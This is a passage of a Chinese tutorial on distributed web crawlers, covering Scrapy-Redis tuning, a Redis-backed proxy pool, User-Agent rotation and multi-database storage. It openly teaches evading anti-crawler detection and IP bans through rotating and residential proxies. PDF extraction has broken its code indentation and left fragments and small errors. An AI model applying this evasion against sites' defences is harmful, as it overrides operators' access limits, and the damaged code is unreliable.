- 去重存储：Redis Bloom Filter（内存充足时用 Redis Set）
- 数据存储：MongoDB（灵活）/ MySQL（结构化）/ Elasticsearch（搜索）
- 监控：Prometheus + Grafana / ELK Stack
- 配置管理：Consul / etcd

### 2. 性能优化

并发控制：

```
settings.py
CONCURRENT_REQUESTS = 100 # 全局并发
CONCURRENT_REQUESTS_PER_DOMAIN = 16 # 单域名并发
CONCURRENT_REQUESTS_PER_IP = 16 # 单 IP 并发

下载延迟
DOWNLOAD_DELAY = 0.25
RANDOMIZE_DOWNLOAD_DELAY = True

启用自动限速
AUTOTHROTTLE_ENABLED = True
AUTOTHROTTLE_START_DELAY = 0.5
AUTOTHROTTLE_MAX_DELAY = 10
AUTOTHROTTLE_TARGET_CONCURRENCY = 100
```

连接池优化：

```
增加 Redis 连接池大小
REDIS_PARAMS = {
 'socket_keepalive': True,
 'socket_keepalive_options': {
 socket.TCP_KEEPIDLE: 60,
 socket.TCP_KEEPINTVL: 10,
 socket.TCP_KEEPCNT: 3,
 },
 'health_check_interval': 30,
 'max_connections': 100,
}
```

### 3. 容错处理

请求重试：

```
settings.py
RETRY_ENABLED = True
RETRY_TIMES = 3
RETRY_HTTP_CODES = [500, 502, 503, 504, 408, 429]
```

节点监控和自动恢复：

```
import redis
import time
from datetime import datetime

class NodeMonitor:
 def __init__(self):
 self.r = redis.Redis()
 self.node_id = socket.gethostname()

 def register_node(self):
 """注册节点"""
 self.r.setex(f'node:{self.node_id}', 60, datetime.now().isoformat())

 def heartbeat(self):
 """定期发送心跳"""
 while True:
 try:
 self.register_node()
 time.sleep(30)
 except Exception as e:
 print(f"Heartbeat failed: {e}")
 time.sleep(5)

 def check_dead_nodes(self):
 """检查失效节点"""
 for key in self.r.scan_iter('node:*'):
 if not self.r.exists(key):
 node_id = key.decode().split(':')[1]
 print(f"Node {node_id} is dead")
 # 重新分配该节点的任务
 self.redistribute_tasks(node_id)
```

## 4. 安全和合规

IP 轮换:

```
settings.py
DOWNLOADER_MIDDLEWARES = {
 'crawler.middlewares.ProxyMiddleware': 100,
}

代理池配置
PROXY_POOL_URL = 'http://proxy-pool.example.com/get'
```

User-Agent 轮换:

```
middlewares.py
from scrapy.downloadermiddlewares.useragent import UserAgentMiddleware
import random

class RandomUserAgentMiddleware(UserAgentMiddleware):
 def __init__(self, user_agent=''):
 self.user_agents = [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)...',
 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)...',
 'Mozilla/5.0 (X11; Linux x86_64)...',
]

 def process_request(self, request, spider):
 request.headers['User-Agent'] = random.choice(self.user_agents)
```

请求频率限制:

```
settings.py
DOWNLOAD_DELAY = 1
AUTOTHROTTLE_ENABLED = True
AUTOTHROTTLE_TARGET_CONCURRENCY = 2.0

使用令牌桶限流
from scrapy.extensions.throttle import AutoThrottle
```

## 5. 监控和日志

Prometheus 指标采集:

```
from prometheus_client import Counter, Histogram, Gauge
import time

定义指标
requests_total = Counter('crawler_requests_total', 'Total requests', ['spider', 'status'])
request_duration = Histogram('crawler_request_duration_seconds', 'Request duration')
queue_size = Gauge('crawler_queue_size', 'Queue size', ['spider'])

class MetricsMiddleware:
 def process_request(self, request, spider):
 request.meta['start_time'] = time.time()

 def process_response(self, request, response, spider):
 duration = time.time() - request.meta.get('start_time', time.time())
 request_duration.observe(duration)
 requests_total.labels(spider=spider.name, status=response.status).inc()
 return response
```

## 常见问题

Q: 分布式爬虫如何保证数据不重复？

A: 主要通过以下几种方式：

1. URL 去重：使用 Redis Set 或 Bloom Filter 记录已爬取的 URL
2. 数据去重：在存储时使用唯一索引（如 URL）进行 upsert 操作
3. 分布式锁：对于需要原子操作的场景，使用 Redis 分布式锁

示例：

```
MongoDB 使用唯一索引
collection.create_index('url', unique=True)
collection.update_one({'url': url}, {'$set': data}, upsert=True)

MySQL 使用 ON DUPLICATE KEY UPDATE
INSERT INTO news (url, title, content)
VALUES (%s, %s, %s)
ON DUPLICATE KEY UPDATE title=%s, content=%s
```

---

## Q: 如何处理动态 IP 封禁?

A:

1. 代理池：维护大量代理 IP，动态轮换
2. IP 池检测：定期检测代理可用性，剔除失效代理
3. 智能重试：请求失败时更换代理重试
4. 降速策略：检测到封禁时自动降低请求频率

```
class ProxyMiddleware:
 def __init__(self):
 self.proxy_pool = ProxyPool()

 def process_request(self, request, spider):
 if request.meta.get('retry_times', 0) > 0:
 # 重试时更换代理
 proxy = self.proxy_pool.get_proxy()
 request.meta['proxy'] = proxy

 def process_exception(self, request, exception, spider):
 # 代理失败，标记为不可用
 proxy = request.meta.get('proxy')
 if proxy:
 self.proxy_pool.mark_invalid(proxy)
 return request # 重新调度请求
```

---

## Q: 如何监控爬虫运行状态?

A:

1. 实时指标：
  - 爬取速度 (requests/秒)
  - 成功率
  - 队列长度
  - 去重集合大小
  - 节点存活数量

## 2. 监控工具:

- Scrapy Stats: Scrapy 内置统计
- Flower: Celery 任务监控
- Prometheus + Grafana: 自定义指标可视化
- Redis Monitor: Redis 性能监控

## 3. 告警策略:

- 爬取速度异常
- 错误率超过阈值
- 队列积压严重
- 节点掉线

Q: 分布式爬虫的成本如何控制?

A:

## 1. 资源优化:

- 使用 Bloom Filter 减少内存占用
- 合理配置并发数，避免过度消耗带宽
- 使用对象存储（OSS）存储图片等大文件

## 2. 成本估算:

- Redis 内存: 1 亿 URL 使用 Bloom Filter 约 128 MB
- 带宽: 假设每页 100 KB, 1000 页/秒 = 100 MB/秒
- 存储: MongoDB 或 Elasticsearch, 按实际数据量计算

## 3. 弹性伸缩:

- 根据任务量动态增减爬虫节点
  - 使用 Kubernetes 或 Docker Swarm 自动调度
-

- 
- 非高峰期降低资源使用

Q: 如何处理 JavaScript 渲染的网页?

A:

1. Selenium/Puppeteer 集群:

- 使用 Selenium Grid 或 Browserless 搭建浏览器集群
- 通过 Celery 分发渲染任务

2. Scrapy-Splash:

- Splash 是轻量级的 JavaScript 渲染服务
- 支持分布式部署

```
settings.py
SPLASH_URL = 'http://splash:8050'
DOWNLOADER_MIDDLEWARES = {
 'scrapy_splash.SplashCookiesMiddleware': 723,
 'scrapy_splash.SplashMiddleware': 725,
}

spider
yield SplashRequest(url, self.parse, args={'wait': 3})
```

1. 预渲染服务:

- 使用 Prerender.io 等第三方服务
- 自建 Headless Chrome 集群

---

## 进阶阅读

官方文档

- [Scrapy 官方文档](#)

- 
- Scrapy-Redis 文档
  - Celery 官方文档

## 技术博客

- 构建高效的分布式爬虫系统 - 华为云
- 千万级分布式爬虫：Scrapy-Redis 深入解析
- Scrapy-Redis 与 Celery 构建分布式爬虫
- Python 大规模数据抓取实战：亿级数据去重
- 分布式爬虫及 Bloom Filter 去重
- Scrapy Redis BloomFilter: 提升抓取效率
- 推荐使用：Scrapy-Redis-BloomFilter 去重利器

## 开源项目

- Scrapy
- Scrapy-Redis
- Scrapy-Redis-BloomFilter
- PySpider
- Celery

## 论文和研究

- Large-Scale Web Crawling
- Bloom Filters in Distributed Systems

---

## 相关章节

- 代理池管理 - 分布式爬虫的 IP 管理

- **数据存储方案** - 爬取数据的存储策略
- **消息队列应用** - 任务队列的深入应用
- **Docker 部署** - 容器化部署分布式爬虫
- **监控和告警** - 爬虫系统监控

## [R51] Proxy Pool Management

# R51: 代理池管理

## 概述

代理池是分布式爬虫的核心组件之一，用于突破 IP 限制和反爬虫检测。本章介绍代理池的构建、管理和优化策略。

## 代理类型

### 1. HTTP/HTTPS 代理

最常见的代理类型。

```
proxies = {
 'http': 'http://proxy_ip:port',
 'https': 'https://proxy_ip:port'
}

response = requests.get(url, proxies=proxies)
```

### 2. SOCKS 代理

支持更多协议，性能更好。

```
需要安装 requests[socks]
proxies = {
 'http': 'socks5://proxy_ip:port',
 'https': 'socks5://proxy_ip:port'
}
```

### 3. 代理分类


按匿名性:

- 透明代理: 目标服务器能看到真实 IP
- 匿名代理: 隐藏真实 IP, 但暴露代理特征
- 高匿代理: 完全隐藏, 无代理特征

按来源:

- 免费代理: 不稳定, 速度慢
  - 付费代理: 稳定, 速度快
  - 住宅代理: 真实家庭 IP, 质量最高
-

## 代理池架构



## 完整实现

### 代理池类

```
import requests
import redis
import time
from typing import List
import logging

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)

class ProxyPool:
 def __init__(self):
 self.r = redis.Redis(host='localhost', port=6379, decode_responses=True)
 self.test_url = 'http://httpbin.org/ip'
 self.timeout = 5

 def fetch_proxies(self) -> List[str]:
 """从多个源获取代理"""
 proxies = []
 proxies.extend(self._fetch_from_free_proxy())
 proxies.extend(self._fetch_from_paid_api())
 return list(set(proxies))

 def _fetch_from_free_proxy(self) -> List[str]:
 """从免费代理网站获取"""
 proxies = []
 try:
 response = requests.get('https://www.kuaidaili.com/free/', timeout=10)
 # 解析页面, 提取代理
 except Exception as e:
 logger.error(f'Fetch free proxy failed: {e}')
 return proxies

 def _fetch_from_paid_api(self) -> List[str]:
 """从付费 API 获取"""
 proxies = []
 try:
 response = requests.get('http://api.proxy.com/get?num=100', timeout=10)
 data = response.json()
 proxies = [f'{item["ip"]}:{item["port"]}' for item in data]
 except Exception as e:
 logger.error(f'Fetch paid proxy failed: {e}')
 return proxies

 def validate_proxy(self, proxy: str) -> bool:
 """验证代理可用性"""
 proxies = {
 'http': f'http://{proxy}',
 'https': f'https://{proxy}'
 }
 try:
 start_time = time.time()
```

```
response = requests.get(
 self.test_url,
 proxies=proxies,
 timeout=self.timeout
)
response_time = time.time() - start_time

if response.status_code == 200:
 self.r.zadd('proxy_pool', {proxy: response_time})
 logger.info(f'Valid proxy: {proxy} ({response_time:.2f}s)')
 return True
except:
 pass
return False

def batch_validate(self, proxies: List[str]):
 """批量验证代理"""
 from concurrent.futures import ThreadPoolExecutor
 with ThreadPoolExecutor(max_workers=50) as executor:
 executor.map(self.validate_proxy, proxies)

def get_proxy(self) -> str:
 """获取最快的代理"""
 result = self.r.zrange('proxy_pool', 0, 0)
 if result:
 return result[0]
 return None

def get_random_proxy(self) -> str:
 """随机获取代理"""
 import random
 proxies = self.r.zrange('proxy_pool', 0, -1)
 if proxies:
 return random.choice(proxies)
 return None

def remove_proxy(self, proxy: str):
 """移除失效代理"""
 self.r.zrem('proxy_pool', proxy)
 logger.info(f'Removed proxy: {proxy}')

def get_pool_size(self) -> int:
 """获取代理池大小"""
 return self.r.zcard('proxy_pool')

def run(self):
 """运行代理池"""
 logger.info('Starting proxy pool...')
 while True:
 logger.info('Fetching proxies...')
 proxies = self.fetch_proxies()
 logger.info(f'Fetched {len(proxies)} proxies')
```

```
logger.info('Validating proxies...')
self.batch_validate(proxies)

self.cleanup_old_proxies()

pool_size = self.get_pool_size()
logger.info(f'Current pool size: {pool_size}')

time.sleep(300)

def cleanup_old_proxies(self):
 """清理响应时间过长的代理"""
 self.r.zremrangebyscore('proxy_pool', 10, float('inf'))
```

## 使用代理池

### 基本使用

```
def crawl_with_proxy(url):
 """使用代理爬取"""
 pool = ProxyPool()
 max_retries = 3

 for i in range(max_retries):
 proxy = pool.get_proxy()
 if not proxy:
 logger.error('No available proxy!')
 break

 proxies = {
 'http': f'http://{proxy}',
 'https': f'https://{proxy}'
 }

 try:
 response = requests.get(url, proxies=proxies, timeout=10)
 return response
 except Exception as e:
 logger.warning(f'Proxy {proxy} failed: {e}')
 pool.remove_proxy(proxy)

 return None
```

## 与 Scrapy 集成

```
middlewares.py
class ProxyMiddleware:
 def __init__(self):
 self.pool = ProxyPool()

 def process_request(self, request, spider):
 """为请求设置代理"""
 proxy = self.pool.get_proxy()
 if proxy:
 request.meta['proxy'] = f'http://{proxy}'
 spider.logger.info(f'Using proxy: {proxy}')

 def process_exception(self, request, exception, spider):
 """处理代理失败"""
 proxy = request.meta.get('proxy', '').replace('http://', '')
 if proxy:
 self.pool.remove_proxy(proxy)
 spider.logger.warning(f'Removed failed proxy: {proxy}'')
```

## 付费代理服务

### 推荐服务商

服务商	类型	价格	特点
Luminati (Bright Data)	住宅代理	\$500+/月	质量最高, IP 池最大
Smartproxy	住宅代理	\$75+/月	性价比高
Oxylabs	数据中心 + 住宅	\$300+/月	稳定可靠
ProxyMesh	数据中心	\$10+/月	便宜入门
站大爷	数据中心	¥100+/月	国内服务

## API 集成示例

```
class LuminatiProxy:
 def __init__(self, username, password, port=22225):
 self.username = username
 self.password = password
 self.host = 'zproxy.lum-superproxy.io'
 self.port = port

 def get_proxy(self, country='us', session_id=None):
 """获取代理"""
 if session_id:
 username = f'{self.username}-{country}-{country}-session-{session_id}'
 else:
 username = f'{self.username}-{country}-{country}'

 proxy = f'http://:{username}:{self.password}@{self.host}:{self.port}'
 return {'http': proxy, 'https': proxy}

使用
proxy_provider = LuminatiProxy('your_username', 'your_password')
proxies = proxy_provider.get_proxy(country='us', session_id='12345')
response = requests.get(url, proxies=proxies)
```

## 监控与统计

### 代理质量评分

```
class ProxyScorer:
 def __init__(self):
 self.r = redis.Redis(decode_responses=True)

 def record_success(self, proxy):
 """记录成功"""
 self.r.hincrby(f'proxy:{proxy}', 'success', 1)
 self.update_score(proxy)

 def record_failure(self, proxy):
 """记录失败"""
 self.r.hincrby(f'proxy:{proxy}', 'failure', 1)
 self.update_score(proxy)

 def update_score(self, proxy):
 """更新评分"""
 success = int(self.r.hget(f'proxy:{proxy}', 'success') or 0)
 failure = int(self.r.hget(f'proxy:{proxy}', 'failure') or 0)

 total = success + failure
 if total > 0:
 score = success / total
 self.r.hset(f'proxy:{proxy}', 'score', score)

 def get_best_proxies(self, count=10):
 """获取评分最高的代理"""
 all_proxies = self.r.keys('proxy:*')
 scored_proxies = []

 for key in all_proxies:
 proxy = key.replace('proxy:', '')
 score = float(self.r.hget(key, 'score') or 0)
 scored_proxies.append((proxy, score))

 scored_proxies.sort(key=lambda x: x[1], reverse=True)
 return scored_proxies[:count]
```

## 最佳实践

1. 定期验证: 每 5-10 分钟验证一次代理池
2. 快速失败: 设置合理的超时时间 (3-5 秒)
3. 评分系统: 根据成功率动态调整代理权重
4. 混合使用: 免费代理 + 付费代理组合
5. 地域分配: 根据目标网站选择对应地区代理

## 相关章节

- 分布式爬虫架构
- 反爬虫技术深度分析
- 监控与告警系统

---

## [R52] Data Storage Solutions

# R52: 数据存储方案

## 概述

爬虫系统需要高效的数据存储方案来处理海量数据。本章介绍常见的存储选型和最佳实践。

## 存储选型

### 关系型数据库 vs NoSQL

特性	关系型数据库	NoSQL
数据模型	表格、严格 schema	文档、键值、列族
扩展性	垂直扩展	水平扩展
事务支持	ACID 完整支持	部分支持
查询能力	强大的 SQL	受限的查询语言
适用场景	结构化数据、复杂关联	海量数据、高并发写入

# MySQL

## 适用场景

- 结构化数据存储
- 需要复杂关联查询
- 事务要求高
- 数据量在千万级以下

## 表设计示例

```
-- 用户表
CREATE TABLE users (
 id INT PRIMARY KEY AUTO_INCREMENT,
 username VARCHAR(50) UNIQUE NOT NULL,
 email VARCHAR(100),
 created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
 INDEX idx_username (username),
 INDEX idx_created_at (created_at)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

-- 文章表
CREATE TABLE articles (
 id INT PRIMARY KEY AUTO_INCREMENT,
 user_id INT NOT NULL,
 title VARCHAR(200) NOT NULL,
 content TEXT,
 view_count INT DEFAULT 0,
 created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
 FOREIGN KEY (user_id) REFERENCES users(id),
 INDEX idx_user_id (user_id),
 INDEX idx_created_at (created_at),
 FULLTEXT INDEX idx_content (title, content)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

---

## Python 操作示例

```
import pymysql
from dbutils.pooled_db import PooledDB

class MySQLStorage:
 def __init__(self, host='localhost', port=3306, user='root',
 password='', database='scraper'):
 self.pool = PooledDB(
 creator=pymysql,
 maxconnections=20,
 mincached=2,
 maxcached=5,
 host=host,
 port=port,
 user=user,
 password=password,
 database=database,
 charset='utf8mb4',
 cursorclass=pymysql.cursors.DictCursor
)

 def insert_article(self, article):
 """插入文章"""
 conn = self.pool.connection()
 try:
 with conn.cursor() as cursor:
 sql = """
 INSERT INTO articles (user_id, title, content, view_count)
 VALUES (%(user_id)s, %(title)s, %(content)s, %(view_count)s)
 """
 cursor.execute(sql, article)
 conn.commit()
 return cursor.lastrowid
 finally:
 conn.close()

 def batch_insert(self, articles):
 """批量插入"""
 conn = self.pool.connection()
 try:
 with conn.cursor() as cursor:
 sql = """
 INSERT INTO articles (user_id, title, content)
 VALUES (%(user_id)s, %(title)s, %(content)s)
 """
 cursor.executemany(sql, articles)
 conn.commit()
 finally:
 conn.close()

 def query_by_user(self, user_id, limit=10):
 """查询用户文章"""
 conn = self.pool.connection()
```

```
try:
 with conn.cursor() as cursor:
 sql = """
 SELECT * FROM articles
 WHERE user_id = %s
 ORDER BY created_at DESC
 LIMIT %s
 """
 cursor.execute(sql, (user_id, limit))
 return cursor.fetchall()
finally:
 conn.close()
```

## MongoDB

### 适用场景

- 半结构化数据
- Schema 经常变动
- 需要水平扩展
- 读写性能要求高

## 文档设计示例

```
// 用户文档
{
 "_id": ObjectId("507f1f77bcf86cd799439011"),
 "username": "john_doe",
 "email": "john@example.com",
 "profile": {
 "age": 30,
 "location": "Beijing"
 },
 "tags": ["tech", "science"],
 "created_at": ISODate("2024-01-01T00:00:00Z")
}

// 文章文档
{
 "_id": ObjectId("507f191e810c19729de860ea"),
 "user_id": ObjectId("507f1f77bcf86cd799439011"),
 "title": "Web 逆向入门",
 "content": "...",
 "tags": ["逆向", "爬虫"],
 "stats": {
 "views": 1000,
 "likes": 50
 },
 "comments": [
 {
 "user": "alice",
 "text": "Great article!",
 "date": ISODate("2024-01-02T00:00:00Z")
 }
],
 "created_at": ISODate("2024-01-01T00:00:00Z")
}
```

---

## Python 操作示例

```
from pymongo import MongoClient, ASCENDING, DESCENDING
from datetime import datetime

class MongoStorage:
 def __init__(self, uri='mongodb://localhost:27017/', db_name='scraper'):
 self.client = MongoClient(uri)
 self.db = self.client[db_name]
 self.articles = self.db.articles

 # 创建索引
 self.articles.create_index([('user_id', ASCENDING)])
 self.articles.create_index([('created_at', DESCENDING)])
 self.articles.create_index([('title', 'text'), ('content', 'text')])

 def insert_article(self, article):
 """插入文章"""
 article['created_at'] = datetime.now()
 result = self.articles.insert_one(article)
 return result.inserted_id

 def batch_insert(self, articles):
 """批量插入"""
 for article in articles:
 article['created_at'] = datetime.now()
 result = self.articles.insert_many(articles)
 return result.inserted_ids

 def find_by_user(self, user_id, limit=10):
 """查询用户文章"""
 cursor = self.articles.find(
 {'user_id': user_id}
).sort('created_at', DESCENDING).limit(limit)
 return list(cursor)

 def update_views(self, article_id):
 """更新浏览量"""
 self.articles.update_one(
 {'_id': article_id},
 {'$inc': {'stats.views': 1}}
)

 def text_search(self, keyword):
 """全文搜索"""
 cursor = self.articles.find(
 {'$text': {'$search': keyword}}
).limit(20)
 return list(cursor)

 def aggregate_stats(self):
 """聚合统计"""
 pipeline = [
 {'$group': {
```

```
 '_id': '$user_id',
 'total_articles': {'$sum': 1},
 'total_views': {'$sum': '$stats.views'}
 }},
 {'$sort': {'total_views': -1}},
 {'$limit': 10}
]
return list(self.articles.aggregate(pipeline))
```

## Redis

### 适用场景

- 缓存热点数据
- 分布式锁
- 消息队列
- 计数器、排行榜
- Session 存储

---

## 使用示例

```
import redis
import json
import pickle
from functools import wraps

class RedisStorage:
 def __init__(self, host='localhost', port=6379, db=0):
 self.r = redis.Redis(host=host, port=port, db=db, decode_responses=False)

 def cache_result(self, key, data, expire=3600):
 """缓存数据"""
 self.r.setex(key, expire, pickle.dumps(data))

 def get_cache(self, key):
 """获取缓存"""
 data = self.r.get(key)
 if data:
 return pickle.loads(data)
 return None

 def cache_decorator(self, expire=3600):
 """缓存装饰器"""
 def decorator(func):
 @wraps(func)
 def wrapper(*args, **kwargs):
 cache_key = f"{func.__name__}:{args}:{kwargs}"
 result = self.get_cache(cache_key)
 if result is not None:
 return result

 result = func(*args, **kwargs)
 self.cache_result(cache_key, result, expire)
 return result
 return wrapper
 return decorator

 def incr_counter(self, key):
 """计数器"""
 return self.r.incr(key)

 def add_to_set(self, key, *values):
 """添加到集合"""
 return self.r.sadd(key, *values)

 def is_crawled(self, url):
 """检查 URL 是否已爬取"""
 return self.r.sismember('crawled_urls', url)

 def mark_as_crawled(self, url):
 """标记 URL 已爬取"""
 self.r.sadd('crawled_urls', url)
```

```
def add_to_queue(self, queue_name, item):
 """添加到队列"""
 self.r.lpush(queue_name, json.dumps(item))

def get_from_queue(self, queue_name, timeout=0):
 """从队列获取"""
 result = self.r.brpop(queue_name, timeout=timeout)
 if result:
 return json.loads(result[1])
 return None

def sorted_set_add(self, key, score, member):
 """添加到有序集合"""
 self.r.zadd(key, {member: score})

def get_top_n(self, key, n=10):
 """获取排行榜前 N 名"""
 return self.r.zrevrange(key, 0, n-1, withscores=True)
```

## Elasticsearch

### 适用场景

- 全文搜索
- 日志分析
- 实时数据分析
- 大规模数据检索

---

## 索引设计示例

```
from elasticsearch import Elasticsearch
from datetime import datetime

class ElasticsearchStorage:
 def __init__(self, hosts=['localhost:9200']):
 self.es = Elasticsearch(hosts)
 self.index_name = 'articles'
 self._create_index()

 def _create_index(self):
 """创建索引"""
 if not self.es.indices.exists(index=self.index_name):
 mapping = {
 'mappings': {
 'properties': {
 'title': {
 'type': 'text',
 'analyzer': 'ik_max_word',
 'search_analyzer': 'ik_smart'
 },
 'content': {
 'type': 'text',
 'analyzer': 'ik_max_word'
 },
 'author': {
 'type': 'keyword'
 },
 'tags': {
 'type': 'keyword'
 },
 'created_at': {
 'type': 'date'
 },
 'view_count': {
 'type': 'integer'
 }
 }
 }
 }
 self.es.indices.create(index=self.index_name, body=mapping)

 def index_document(self, doc_id, document):
 """索引文档"""
 document['created_at'] = datetime.now()
 return self.es.index(
 index=self.index_name,
 id=doc_id,
 body=document
)

 def bulk_index(self, documents):
 """批量索引"""


```

```
from elasticsearch.helpers import bulk

actions = [
 {
 '_index': self.index_name,
 '_id': doc['id'],
 '_source': doc
 }
 for doc in documents
]
return bulk(self.es, actions)

def search(self, query, size=10):
 """搜索"""
 body = {
 'query': {
 'multi_match': {
 'query': query,
 'fields': ['title^2', 'content']
 }
 },
 'highlight': {
 'fields': {
 'title': {},
 'content': {}
 }
 },
 'size': size
 }
 return self.es.search(index=self.index_name, body=body)

def search_by_tags(self, tags, size=10):
 """按标签搜索"""
 body = {
 'query': {
 'terms': {
 'tags': tags
 }
 },
 'size': size
 }
 return self.es.search(index=self.index_name, body=body)


def aggregate_by_author(self):
 """按作者聚合"""
 body = {
 'size': 0,
 'aggs': {
 'authors': {
 'terms': {
 'field': 'author',
 'size': 10
 },
 }
 }
 }
 return self.es.search(index=self.index_name, body=body)
```

```
 'aggs': {
 'avg_views': {
 'avg': {
 'field': 'view_count'
 }
 }
 }
 }
}

return self.es.search(index=self.index_name, body=body)
```

## 混合存储方案

### 典型架构



---

## 实现示例

```
class HybridStorage:
 def __init__(self):
 self.redis = RedisStorage()
 self.mysql = MySQLStorage()
 self.mongo = MongoStorage()
 self.es = ElasticsearchStorage()

 def save_article(self, article):
 """保存文章（多存储）"""
 # 1. MySQL 存储基本信息
 article_id = self.mysql.insert_article({
 'user_id': article['user_id'],
 'title': article['title'],
 'created_at': article['created_at']
 })

 # 2. MongoDB 存储完整文档
 article['_id'] = article_id
 self.mongo.insert_article(article)

 # 3. Elasticsearch 索引（用于搜索）
 self.es.index_document(article_id, article)

 # 4. Redis 缓存热点数据
 cache_key = f"article:{article_id}"
 self.redis.cache_result(cache_key, article, expire=3600)

 return article_id

 def get_article(self, article_id):
 """获取文章（缓存优先）"""
 # 1. 先查 Redis 缓存
 cache_key = f"article:{article_id}"
 cached = self.redis.get_cache(cache_key)
 if cached:
 return cached
